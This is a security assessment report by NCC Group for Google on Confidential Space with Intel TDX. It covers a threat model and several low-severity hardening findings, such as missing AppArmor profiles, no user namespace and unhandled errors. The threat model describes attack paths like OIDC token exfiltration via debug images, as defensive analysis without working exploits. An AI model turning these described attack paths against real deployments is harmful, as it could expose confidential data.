



Confidential Space Security Assessment

Google

Version 1.3 – July 14, 2025

©2025 – NCC Group

Prepared by NCC Group Security Services, Inc. for Google LLC. Portions of this document and the templates used in its production are the property of NCC Group and cannot be copied (in full or in part) without NCC Group's permission.

While precautions have been taken in the preparation of this document, NCC Group the publisher, and the author(s) assume no responsibility for errors, omissions, or for damages resulting from the use of the information contained herein. Use of NCC Group's services does not guarantee the security of a system, or that computer intrusions will not occur.

Prepared By

Carles Pey
Viktor Gazdag
Daniele Costa

Prepared For

Rene Kolga
Keith Moyer
Joshua Krstic
Alex Wu
Yawang Wang

1 Table of Contents

1	Table of Contents	2
2	Executive Summary	3
3	Threat Model	5
4	Dashboard	12
5	Table of Findings	13
6	Finding Details	14
7	Finding Field Definitions	43
8	Contact Info	45



2 Executive Summary

Synopsis

During the spring of 2025, Google engaged NCC Group to conduct the security assessment of Confidential Space. Confidential Space is a cloud-based system designed to provide isolated execution environments for sensitive workloads. In this latest revision, Confidential Space has been integrated with Intel TDX confidential computing technology, Intel Tiber Trust Authority (an independent attestation verifier service), and AWS Identity and Access Management (IAM). Documentation describing the system architecture was provided.

The assessment primarily involved dynamic testing of the system, conducted in a production environment with select pre-production features enabled.

Scope

NCC Group's evaluation included:

- **Web Service Pentest of the Interaction with the Attestation Verifier Services:** Dynamic testing of the interaction between the Trust Domain and the Attestation Verifier Services. The attestation process for Trust Domains running on Intel TDX was tested using both Google Cloud Attestation (GCA) and Intel Trust Authority (ITA) services.
- **Host Configuration Review of the Attested COS Virtual Machine:** Assessment of the configuration settings of the attested Container-Optimized OS (COS) Virtual Machine.
- **Native Application Pentest & Source Code Review of Launcher:** Security assessment of the Launcher application through source code review and dynamic testing.
- **Threat Modeling of Confidential Space:** Definition of the threat model and identification of the attack surface of the Confidential Space system.

The reviewed version of the Launcher application was v0.3.2. Runtime testing was performed in a Confidential Space environment based on Container-Optimized OS (COS) release 18244.291.93 (Official Build, stable-channel), using the Linux kernel 6.1.123+. The system was deployed on a TDX-enabled 64-bit Intel CPU in Google Cloud Platform (GCP).

Limitations

No significant limitations were encountered during the engagement.

Positive Observations

The assessment did not identify any major vulnerabilities in the design or implementation of Confidential Space using Intel TDX. The integration with Intel Trust Authority (ITA) for remote attestation, as well as the use of AWS for resource storage, provides the necessary security measures to reduce the risk of unauthorized access to confidential data and eliminates the need to place implicit trust in Google and in its ability to operationally interfere with customers' sensitive data.

Key Findings

The assessment uncovered a set of security configuration issues. The most notable findings were:

- **System and Application Hardening:** Several low-severity issues were identified where binaries and processes running on the Trust Domain (TD) could be hardened to enhance security and reduce the risk of exploitation. These issues are detailed in the following findings: [NCC-E017098-GD4](#), [NCC-E017098-WYA](#), and [NCC-E017098-42K](#).
- **Kernel Security Weaknesses:** The Container-Optimized OS (COS) Linux kernel was found to lack several security mitigations and general hardening measures. This issue was also assessed as low-severity and is described in finding [NCC-E017098-LQ3](#).



Recommendations

Strengthen the security of services running within the Trust Domain (TD) to minimize the risk and impact of exploitation. Based on the previously mentioned findings ([NCC-E017098-GD4](#), [NCC-E017098-42K](#)), implement process sandboxing for critical services, such as the Launcher and Experiments applications. Additionally, enable a strict mandatory access control (MAC) system by creating and enforcing AppArmor profiles for all TD processes.

Address the potential misconfiguration in the IAM role trust policy identified in the threat model analysis, which could allow a workload running on a Confidential Space debug image to assume the role and access AWS resources. This issue may result from omitting the necessary OIDC token claim check, such as verifying the presence of the “STABLE” string in the `submods.confidential_space.support_attributes` claim as outlined in Google’s public documentation. While this claim is documented¹, its significance in securing IAM authentication may not be appreciated by all readers, increasing the likelihood of misconfiguration. To mitigate this risk, explicitly require IAM trust policies to validate the presence and value of this claim.

1. <https://cloud.google.com/confidential-computing/confidential-space/docs/reference/attestation-assertions#image-assertions>



3 Threat Model

Using source code and documentation provided by Google, NCC Group produced the following architecture diagram and overlaid the key threat modeling elements to demonstrate the attack surface of the system.

The diagram illustrates the main components of the Confidential Space system using Intel TDX. While some components (e.g. Intel TDX) are outside of the scope of the assessment, they are included to clarify trust boundaries and data flows that inform the threat model.


The key components involved in the attestation and workload deployment flow, which are relevant to the scope of this threat model are:

- **Confidential Workload:** The application intended to access confidential data. It runs in a Docker container and requires an OIDC token issued by Intel Trust Authority to access encrypted resources hosted by an external cloud provider.
- **Launcher:** Executes within the Trust Domain (TD). It is responsible for downloading and starting the Confidential Workload. It interfaces with Intel TDX and submits the attestation quote to the TD Quoting Enclave for signing.
- **Intel Trust Authority:** Validates attestation quotes using Reference Integrity Manifests (RIMs) and policy data retrieved from GCP infrastructure. Upon successful validation, it issues and OIDC token.
- **Amazon Web Services (AWS):** The external cloud provider where the confidential data is stored. It provides access to the confidential data upon validation of the ITA-issued OIDC token.
- **Experiments:** Application that provides workload customization data, as defined by the workload's policy. This data is consumed by the Launcher, which uses it to adapt its behavior accordingly.

More details about the Confidential Space system can be found on Google's website².

2. <https://cloud.google.com/confidential-computing/confidential-space/docs/confidential-space-overview>





Assets	
ID	Description
A01	TD Report
A02	TD Quote
A03	TD Attestation Key
A04	Measurement Registers
A05	OIDC Token
A06	Confidential Data
A07	TD Firmware & Software Integrity
A08	Workload Integrity
A09	ITA Attestation Service
A10	OIDC Token Signing Key
A11	KMS Managed Keys
A12	TDX & CS RIM and Policy Store
A13	AWS IAM Trust Policy

Security Controls	
ID	Description
C01	Intel TDX Security Provisions
C02	TD Report Verification
C03	ITA Request Authentication
C04	TD Quote Verification
C05	OIDC Token Verification
C06	Workload Verification
C07	RIM & Policy Verification
C08	Audit Trail

Threat Actors	
ID	Description
TA01	Workload Operator
TA02	Insider Threat
TA03	Nation-State

Figure 1: Threat Model of Confidential Space system using Intel TDX.

Attack Goals

The following are goals of the threat agents in this specific system.

- AG01 - Obtain unauthorized access to the confidential data.
- AG02 - Compromise other Trust Domains running concurrently on the same host.
- AG03 - Gain persistent access in Google's network infrastructure.



Assets

Assets represent data, functionality, or an attribute of the system that a threat agent is interested in acquiring.

- **A01 - TD Report:** The Intel TDX Module generates the TD Report, which includes the MRTD and RTMR measurements. The report is protected by a Message Authentication Code (MAC) using a key exclusive to the CPU.
- **A02 - TD Quote:** A TD Report signed using the TD Attestation Key results in a TD Quote, which allows it to be verified remotely.
- **A03 - TD Attestation Key:** The TD Quoting Enclave employs the TD Attestation Key to sign the TD Report during the generation of the TD Quote.
- **A04 - Measurement Registers:** RTMR and MRTD registers store measurement digests of the running Trust Domain. Their values are included in the TD Report.
- **A05 - OIDC Token:** The Identity Provider, which in this review is the Intel Trust Authority (ITA), issues the OIDC Token. This token is used to obtain authenticated access to the cloud provider's services.
- **A06 - Confidential Data:** The cloud provider stores the Confidential Data in encrypted form. This is the data the workload is intended to operate on.
- **A07 - TD Firmware & Software Integrity:** The integrity of the firmware and software running in the Trust Domain must be preserved to ensure the security of the Confidential Data.
- **A08 - Workload Integrity:** The integrity of the Confidential Workload must be guaranteed to ensure the security of the Confidential Data.
- **A09 - ITA Attestation Service:** The Identity Provider (ITA) has a fundamental role in verifying the evidence contained in the TD Quote. Upon successful verification, it issues the OIDC Token.
- **A10 - OIDC Token Signing Key:** The ITA employs the OIDC Token Signing Key to sign the OIDC Token.
- **A11 - KMS Managed Keys:** Keys used to decrypt the confidential data are stored in the cloud provider's Key Management Service (KMS).
- **A12 - TDX & CS RIM and Policy Store:** The ITA Attestation Service downloads the Reference Integrity Manifests (RIMs) and policies that it uses to validate the TD Quote. The RIMs and policies are signed by Google, and the signatures are verified by the ITA before processing.
- **A13 - AWS IAM Trust Policy:** The trust policy assigned to the AWS IAM role specifies the conditions under which the provided OIDC token claims are accepted.

Attack Surface Enumeration

A listing of all remote, local and physical attack surfaces exposed by the Trust Domain running a Workload container.

- **AS01 - POSIX Interface:** The Launcher uses POSIX API to access the Container-Optimized OS (COS) filesystem resources. This channel could be abused to attempt to exploit the Linux kernel resulting in a privilege escalation aimed at compromising the Workload-managed Confidential Data.
- **AS02 - Sysfs/TDCALL Interface:** The Launcher interacts with the Intel TDX Module via Linux-provided Sysfs interface. This results in the Trust Domain executing dedicated hardware instructions (TDCALLs) to communicate with the Intel TDX Module. This



interface may expose vulnerabilities that could be exploitable if untrusted inputs are not handled properly.

- **AS03 - TLS Connections:** The TLS channels between the Launcher and the Intel Trust Authority (ITA), as well as the Confidential Workload and AWS services, could be targeted for interception through certificate spoofing.
- **AS04 - GCP Compute Engine API:** The Workload Operator interacts with the Confidential Space system through the Compute Engine API. This external API could be an entry point for unauthorized access or API abuse.
- **AS05 - Metadata Server:** The Metadata Server provides the Workload's configuration data to the TD. If compromised, it could deliver malicious metadata to manipulate the TD's behavior.
- **AS06 - Intel TDX Security Provisions:** The Intel TDX Module manages the Measurement Registers. If the TDX security provisions are bypassed, the attacker might tamper with the recorded measurements.
- **AS07 - Workload Image:** The Confidential Workload image could be an attack surface if the image is not properly verified, allowing a malicious image to obtain access to the Confidential Data.
- **AS08 - OIDC Token Generation:** The ITA generates the OIDC Token upon successful verification of the TD Quote. An attacker able to compromise the ITA's Attestation Service could generate OIDC Tokens bypassing the verification of the TD Quote.
- **AS09 - KMS-Managed Keys:** The AWS KMS manages the keys used to protect the Confidential Data. An attacker able to compromise the KMS could gain unauthorized access to the Confidential Data.
- **AS10 - Virtio-net:** A vulnerability in the Virtual Machine Monitor (VMM) virtio-net backend could allow a TD to exploit the VMM, potentially achieving code execution on the host and the ability to compromise other TDs.
- **AS11 - RIM & Policy Store:** An attacker able to compromise the Reference Integrity Manifest (RIM) and Policy Store could allow the ITA Attestation Service to accept a TD running an altered TCB.

Controls

Controls are used to protect an asset from one or more threat actors. An individual control may completely protect an asset from a threat actor or the control may only partially protect an asset from a threat actor. In some cases a control will only slow down a threat actor from accessing the asset or may only deter lower skilled threat actor. Controls designed to protect an asset may fail due to vulnerabilities in their implementation. Therefore as a best practice, multiple controls should be used to protect each asset.

- **C01 - Intel TDX Security Provisions:** Intel TDX technology provides the security guarantees that the Confidential Space system relies on. These include confidentiality and integrity of the Trust Domain memory and CPU state, secure interrupt and exception delivery, and support for the remote attestation of the TD image and workload. Its design aims to exclude the Virtual Machine Monitor (VMM) from the TD's Trusted Computing Base (TCB).
- **C02 - TD Report Verification:** The TD Report includes a Message Authentication Code (MAC), which enables the verification of its origin and integrity.
- **C03 - ITA Request Authentication:** An authentication key is provided by the ITA to process the verification request. This key links the request to the relevant policies and restricts access to its API.



-
- **C04 - TD Quote Verification:** The signature of the TD Quote is verified by the ITA's Attestation Service, along with validating that the contained TCB information matches the downloaded RIMs and Policies. This process includes checking the certificate chain of the Provisioning Certification Key (PCK) used to sign the TD Quote, ensuring the key has not been revoked by checking it against the Certificate Revocation List (CRL), and validating the provided collaterals and their signatures.
 - **C05 - OIDC Token Verification:** The ITA provided token is validated by AWS Secure Token Service. This includes verifying the ITA's signing key certificate chain and the token's signature
 - **C06 - Workload Verification:** AWS IAM verifies the conditions in the role's trust policy against the received OIDC token claims, which include the image digest of Confidential Workload and associated metadata. This ensures that the workload matches the expected image and is running in a hardened TD.
 - **C07 - RIM and Policy Verification:** ITA's Attestation Service verifies the signatures of the downloaded RIM and Policies, ensuring their integrity and authenticity before using them to validate the TD Quote provided measurements and issue the OIDC token.
 - **C08 - Audit Trail:** The presence of an audit trail enables traceability of actions, which can help detect or investigate unauthorized modifications.

Trust Zones

Trust zones define areas sharing a particular level of trust and are enclosed by a trust boundary. Trust boundaries are lines at which the level of trust changes for data or code as it passes through the system.

- **TZ01 - GCP:** Google Cloud Platform (GCP) provides the infrastructure to implement the Confidential Space system, which is logically isolated from external networks. GCP establishes a trust zone through its secure and isolated environment.
- **TZ02 - Host:** A GCP host is a physical server with dedicated hardware resources. Google's servers include security features like Titan security chips which provide hardware root of trust and secure boot, ensuring the host is a trusted environment running verified firmware and hypervisor software.
- **TZ03 - Intel TDX:** Intel TDX creates a secure, isolated environment for VMs through mechanisms such as memory encryption, attestation, and isolation from the hypervisor.
- **TZ04 - Trust Domain (TD):** The TD is the virtual machine (VM) that runs within an Intel TDX-protected environment. The TD's memory is isolated from the hypervisor and other VMs on the same host.
- **TZ05 - Intel Trust Authority (ITA):** The ITA operates as a distinct secure environment that provides the Attestation Service responsible for verifying TD Quotes.
- **TZ06 - AWS:** AWS operates as a separate cloud provider from GCP and ITA, with its own access controls and infrastructure. AWS IAM enforces strict access controls within the AWS trust zone and manages access to the confidential data and decryption keys.

Threat Actors

Threat actors are individuals that attack the system to either gain access to sensitive information or disrupt the system's normal behavior.

- **TA01 - Workload Operator:** The Workload Operator has the potential to exploit their role, access, or knowledge to compromise the security of the system. Their motivations could include accessing the workload's confidential data for financial gain or personal



grievances. Additionally, harm could be caused unintentionally by improperly configuring the workload.

- **TA02 - Insider Threat:** An individual within the involved cloud provider organizations may have legitimate access to the critical components of the system, enabling the exploitation of the Confidential Space system. Their motivation may be to assist a workload in accessing the confidential data. The insider could be coerced by a nation-state actor or desire for financial gain. Even without malicious intent, an Insider Threat can cause harm through negligence or error.
- **TA03 - Nation-State:** Nation-state actors are governments or state-sponsored entities engaging in cyber operations to achieve financial, political, or military objectives. They possess significant capabilities and resources, enabling them to compromise hardware and software through supply chain attacks, exploit zero-day vulnerabilities, coerce insiders, and target the system from multiple trust zones.

List of Potential Threats

The following is a list of potential threats against the Confidential Space system. Most of the threats have associated mitigations and therefore do not represent current weaknesses within the system. Note that the existence of a mitigating control does not mean that the control is implemented properly and due diligence should be performed to validate each security control via security testing and system review.

OIDC Token Exfiltration from a Confidential Space Debug Image

An attacker could exfiltrate the ITA-issued OIDC token when the legitimate Confidential Workload is executed in a Confidential Space debug image, with the goal of reusing the token in a workload under their control, enabling them to gain access to the confidential data.

Threat Actor(s): TA01 (Workload Operator)

Targeted Asset(s): A05 (OIDC Token), A06 (Confidential Data)

Existing Controls: C01 (Intel TDX Security Provisions), C02 (TD Report Verification), C04 (TD Quote Verification), C05 (OIDC Token Verification), C06 (Workload Verification)

Compromise of the RIM & Policy Store

An attacker with access to the RIM & Policy Store could compromise the Reference Integrity Manifests (RIMs) and policies it contains, causing the Identity Provider to accept as valid a quote containing measurements from a TD running altered firmware. This altered firmware could enable access to the TD and the ability to exfiltrate the confidential data.

Threat Actor(s): TA02 (Insider threat), TA03 (Nation-State)

Targeted Asset(s): A05 (OIDC Token), A06 (Confidential Data), A07 (TD Firmware & Software Integrity), A08 (Workload Integrity), A12 (TDX & CS RIM and Policy Store)

Existing Controls: C07 (RIM & Policy Verification), C08 (Audit Trail)

Potential Mitigation: Enforce strict code merge policies requiring multiple approvers before any changes to the TDX & CS RIMs and policies can be accepted.

Compromise of the ITA's Attestation Service

An attacker with access to the ITA's Attestation Service may be able to introduce exemptions from the quote verification requirements for certain workloads. This could result in the acceptance of a quote containing measurements from altered firmware, enabling access to the TD and the exfiltration of confidential data.



Threat Actor(s): TA02 (Insider threat), TA03 (Nation-State)

Targeted Asset(s): A05 (OIDC Token), A06 (Confidential Data), A07 (TD Firmware & Software Integrity), A08 (Workload Integrity), A09 (ITA Attestation Service), A10 (OIDC Token Signing Key)

Existing Controls: C08 (Audit Trail)

On its own, the exploitation of the ITA's Attestation Service is not sufficient to compromise the system, as it would also require a rogue counterpart within Google.

Permissive IAM Role Trust Policy Allows Deployment on Confidential Space Debug Image

The workload author, lacking sufficient expertise or potentially influenced by the attacker, may define a misconfigured IAM role trust policy that is overly permissive. This policy could allow the workload to be deployed on a debug image of Confidential Space, enabling debug capabilities such as serial logging and SSH access. An attacker could exploit these capabilities to gain access to the TD and exfiltrate the OIDC token.

Threat Actor(s): TA01 (Workload Operator)

Targeted Asset(s): A05 (OIDC Token), A06 (Confidential Data), A13 (AWS IAM Trust Policy)

Existing Controls: No existing control mitigates this threat.

Potential Mitigation: Provide detailed guidance for Workload Authors on creating secure AWS IAM role trust policies that explicitly prevent the workload from running on a Confidential Space debug image.

Compromise of Intel TDX Through a Supply Chain Attack

A supply chain attack may be employed to introduce vulnerabilities into Intel TDX that are exploitable from within a TD or the hypervisor. A threat actor could tamper with the Intel CPU firmware and hardware supply chain, compromising the silicon design, manufacturing process, or the Intel TDX Module firmware, and thereby bypassing or weakening TDX's memory encryption or isolation mechanisms. This could enable a TD to execute malicious TDCALL instructions to trigger a hardware backdoor, allowing the compromise of TDX-managed secrets, such as measurement registers or the attestation key. Another possibility is that the weakened TDX could be made exploitable from the VMM, allowing the use of malicious SEAMCALL instructions to exfiltrate TD memory.

Threat Actor(s): TA03 (Nation-State)

Targeted Asset(s): A01 (TD Report), A02 (TD Quote), A03 (Attestation Key), A04 (Measurement Registers), A05 (OIDC Token), A06 (Confidential Data), A07 (TD Firmware & Software Integrity), A08 (Workload Integrity)

Existing Controls: C02 (TD Report Verification), C04 (TD Quote Verification)

The supply chain attack scenario presented here does not represent the full attack surface of Intel TDX. Rather, it illustrates the potential risks to Confidential Space that could arise from its compromise. Other threats to Intel TDX may exist but are not included in this threat model, as Intel TDX was out of scope for this assessment.



4 Dashboard



Target Data

Name	Confidential Space Using Intel TDX
Type	Confidential Computing
Platforms	Intel TDX
Environment	Pre-production

Engagement Data

Type	Confidential Computing Environment Security Assessment
Method	Code-assisted, Dynamic Testing
Dates	2025-05-05 to 2025-06-02
Consultants	3
Level of Effort	34 person-days





Finding Breakdown

Critical issues	0	
High issues	0	
Medium issues	0	
Low issues	7	
Informational issues	5	
Total issues	12	

Category Breakdown

Access Controls	4	
Data Validation	2	
Patching	1	
Security Improvement Opportunity	5	

Component Breakdown

Attestation	1	
CVM	6	
Container	1	
Launcher	4	

 Critical  High  Medium  Low  Informational



5 Table of Findings

For each finding, NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors.

Title	Status	ID	Risk
Unhandled Errors in Close Function	Reported	AL6	Low
Inactive AppArmor Due to Missing Profiles	Reported	42K	Low
Absence of a Dedicated User Namespace for the Container	Reported	4ML	Low
Opportunities for Enhanced Kernel Hardening	Reported	LQ3	Low
Lack of Binary Hardening in the Experiments and Launcher Applications	Reported	WYA	Low
Binaries in Hardened Image Enable Post-Exploitation	Reported	X6A	Low
Processes Running as Root and Without Sandboxing	Reported	GD4	Low
Use of <code>math/rand</code> in RefreshToken Function	False Positive	KUK	Info
Insecure Use of Temporary Files	Reported	77C	Info
Excessive Folder Permissions	Reported	UKY	Info
Vulnerable Dependencies	Reported	YFT	Info
JWT Decoded Without Verification	False Positive	U2W	Info
Shell Script Calling Commands Without Full Path	Reported	BLY	Info
Attestation Token Could Be Used from Outside the Virtual Machine	Reported	E94	Info



6 Finding Details

Low

Unhandled Errors in Close Function

Overall Risk Low
Impact Low
Exploitability Low

Finding ID NCC-E017098-AL6
Component Launcher
Category Data Validation
Status Reported

Impact

Unexpected conditions or exceptional behavior could happen without proper error handling. It could mean that the container with the agent is still running and an attacker could use the container to initiate replay attacks, exchange tokens or modify any settings and request attestation for it.

Description

Two instances were identified where the application lacked error handling. Good exception handling makes application code resilient to unexpected conditions or exceptional behavior and can limit the potential for vulnerabilities to appear.

The following function was identified with the lack of error handling:

```
func (r *ContainerRunner) Close(ctx context.Context) {  
    // close the agent  
    r.attestAgent.Close()  
  
    // Exit gracefully:  
    // Delete container and close connection to attestation service.  
    r.container.Delete(ctx, containerd.WithSnapshotCleanup)  
}
```

Figure 2: go-tpm-tools-main/launcher/container_runner.go:782-786

The function closes the connection between the agent and the attestation service, and then deletes the container, but there is no guarantee that either of them successfully happened.

Recommendation

Correct exception handling is very important within an application, allowing the application to handle potentially unexpected conditions or exceptional behavior. Empty try-catch blocks should be avoided, and when dealing with sensitive issues such as user data, passwords and similar items, catch blocks should generally return immediately, as this will minimize the risk that execution could continue and potentially process malicious data.

Check if the agent was closed and the container was deleted successfully. Also provide basic information via logging.

Location

- go-tpm-tools-main/launcher/container_runner.go:782
- go-tpm-tools-main/launcher/container_runner.go:786



Inactive AppArmor Due to Missing Profiles

Overall Risk	Low	Finding ID	NCC-E017098-42K
Impact	Medium	Component	CVM
Exploitability	Low	Category	Access Controls
		Status	Reported

Impact

An attacker that obtains arbitrary code execution in the CVM will operate without AppArmor confinement, resulting in unrestricted access to the operating system resources.

AppArmor confinement is primarily relevant when the attacker gains root privileges. This may be less constrained in the CVM due to the lack of user separation and the fact that most processes run as root, as described in finding [NCC-E017098-GD4](#).

Description

The CVM's kernel has AppArmor configured, as shown by the kernel configuration below. AppArmor is not enabled by default in the configuration, but the required command line option for its enablement, `security=apparmor`³, is set.

```
CONFIG_SECURITY_APPARMOR=y
# CONFIG_SECURITY_APPARMOR_DEBUG is not set
CONFIG_SECURITY_APPARMOR_INTROSPECT_POLICY=y
CONFIG_SECURITY_APPARMOR_HASH=y
CONFIG_SECURITY_APPARMOR_HASH_DEFAULT=y
CONFIG_SECURITY_APPARMOR_EXPORT_BINARY=y
CONFIG_SECURITY_APPARMOR_PARANOID_LOAD=y
[...]
# CONFIG_DEFAULT_SECURITY_APPARMOR is not set
CONFIG_DEFAULT_SECURITY_DAC=y
CONFIG_LSM="lockdown,yama,loadpin,safesetid,integrity,apparmor,bpf"
```

Figure 3: Portion of the CVM kernel configuration file showing the AppArmor configuration.

```
BOOT_IMAGE=/syslinux/vmlinuz.B init=/usr/lib/systemd/systemd rootwait ro noresume loglevel=7
↳ console=tty1 console=ttyS0,115200 security=apparmor virtio_net.napi_tx=1 [...]"
```

Figure 4: `/proc/cmdline`

The `journalctl` log entries below show that AppArmor is initialized and enabled, along with its integration with Systemd.

```
[...]
May 16 20:45:06 localhost kernel: AppArmor: AppArmor initialized
May 16 20:45:06 localhost kernel: AppArmor: AppArmor Filesystem Enabled
May 16 20:45:06 localhost kernel: AppArmor: AppArmor sha1 policy hashing enabled
May 16 20:45:06 localhost systemd[1]: systemd 254 running in system mode (+PAM +AUDIT -SELINUX
↳ +APPARMOR +IMA +SMACK +SECCOMP +GCRYPT -GNUTLS +OPENSSL -ACL +BLKID -CURL -ELFUTILS -FIDO2
↳ +IDN2 -IDN -IPTC +KMOD -LIBCRYPTSETUP +LIBFDISK -PCRE2 -PWQUALITY -P11KIT -QRENCODE -TPM2 -
↳
↳
```

3. <https://www.kernel.org/doc/html/v6.1/admin-guide/LSM/apparmor.html>

```
↳ BZIP2 +LZ4 -XZ -ZLIB -ZSTD -BPF_FRAMEWORK -XKBCOMMON +UTMP +SYSVINIT default-
↳ hierarchy=unified)
[...]
```

Figure 5: `journalctl` log entries showing AppArmor's initialization and its integration with Systemd.

Likewise, the AppArmor systemd service and profile-loading script `apparmor_load.sh` are present in the filesystem. However, no security profiles exist in `/etc/apparmor.d`, resulting in AppArmor being effectively inactive.

```
[Unit]
Description=AppArmor profiles
DefaultDependencies=no
After=local-fs.target
Before=sysinit.target

[Service]
Type=oneshot
ExecStart=/usr/share/apparmor/apparmor_load.sh
ExecStop=/usr/share/apparmor/apparmor_unload.sh
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
```

Figure 6: `/lib/systemd/system/apparmor.service`

```
#!/bin/sh
find "/etc/apparmor.d/" -maxdepth 1 -type f -exec apparmor_parser -r {} +
```

Figure 7: `/usr/share/apparmor/apparmor_load.sh`

```
cvm-demo-wkload-debug-vm ~ # find "/etc/apparmor.d/" -maxdepth 1 -type f
cvm-demo-wkload-debug-vm ~ #
```

Recommendation

Ensure AppArmor is properly enforced by including the necessary AppArmor security profiles in the CVM filesystem.



Absence of a Dedicated User Namespace for the Container

Overall Risk Low
Impact Low
Exploitability Low

Finding ID NCC-E017098-4ML
Component Container
Category Access Controls
Status Reported

Impact

An attacker who is able to obtain code execution as the `root` user inside the container and is able to escape the container's confinement would directly gain `root` privileges on the CVM.

Despite the apparent privilege escalation this implies, the design of Confidential Space, where each CVM is dedicated to a single container, means that container escape does not represent a significant escalation. This is because there is little additional value gained, as the container already has access to any workload-managed confidential data. As a result, this vulnerability is rated as low risk.

Description

The container is executed without a dedicated user namespace. As a result, users within the container are directly mapped to the CVM users.

As an example, shown below is the process list within the CVM, where the container workload `/test/salary-debug` is running as the system `root` user.

```
cvm-demo-wkload-debug-vm ~ # ps faux
[...]
```

root	1317	0.0	0.0	1238548	12044	?	Sl	20:50	0:00	/usr/bin/containerd-shim-
↳ runc-v2	-namespace	default	-id	tee-container	-address	/run/containerd/containerd.sock				
root	1336	0.0	0.0	1225708	1848	?	Ssl	20:50	0:00	_ /test/salary-debug

This can be confirmed by comparing the namespaces for the workload (PID 1336) and the init process (PID 1), both of which use the same user namespace (`4026531837`).

```
cvm-demo-wkload-debug-vm ~ # ls /proc/1336/ns/ -l
total 0
lrwxrwxrwx 1 root root 0 May 8 21:09 cgroup -> 'cgroup:[4026531835]'
```

lrwxrwxrwx	1	root	root	0	May	8	21:09	ipc	->	'ipc:[4026532340]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	mnt	->	'mnt:[4026532338]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	net	->	'net:[4026531840]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	pid	->	'pid:[4026532341]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	pid_for_children	->	'pid:[4026532341]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	time	->	'time:[4026531834]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	time_for_children	->	'time:[4026531834]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	user	->	'user:[4026531837]'
lrwxrwxrwx	1	root	root	0	May	8	21:09	uts	->	'uts:[4026532339]'

```
cvm-demo-wkload-debug-vm ~ # ls /proc/1/ns/ -l
total 0
lrwxrwxrwx 1 root root 0 May 8 21:14 cgroup -> 'cgroup:[4026531835]'
```

lrwxrwxrwx	1	root	root	0	May	8	21:14	ipc	->	'ipc:[4026531839]'
------------	---	------	------	---	-----	---	-------	-----	----	--------------------



```
lrxrgrgr 1 root root 0 May 8 21:14 mnt -> 'mnt:[4026531841]'  
lrxrgrgr 1 root root 0 May 8 21:14 net -> 'net:[4026531840]'  
lrxrgrgr 1 root root 0 May 8 21:14 pid -> 'pid:[4026531836]'  
lrxrgrgr 1 root root 0 May 8 21:14 pid_for_children -> 'pid:[4026531836]'  
lrxrgrgr 1 root root 0 May 8 21:14 time -> 'time:[4026531834]'  
lrxrgrgr 1 root root 0 May 8 21:14 time_for_children -> 'time:[4026531834]'  
lrxrgrgr 1 root root 0 May 8 21:14 user -> 'user:[4026531837]'  
lrxrgrgr 1 root root 0 May 8 21:14 uts -> 'uts:[4026531838]'
```

The issue is still present when the container workload runs as a non-root user. A successful privilege escalation within the container and a subsequent container escape would grant the attacker root privileges to the host.

Recommendation

Enable user namespaces to isolate container users from the users on the CVM, preventing direct user mapping. This typically requires an attacker to perform further privilege escalation on the host in event of a container escape.



Opportunities for Enhanced Kernel Hardening

Overall Risk	Low	Finding ID	NCC-E017098-LQ3
Impact	Undetermined	Component	CVM
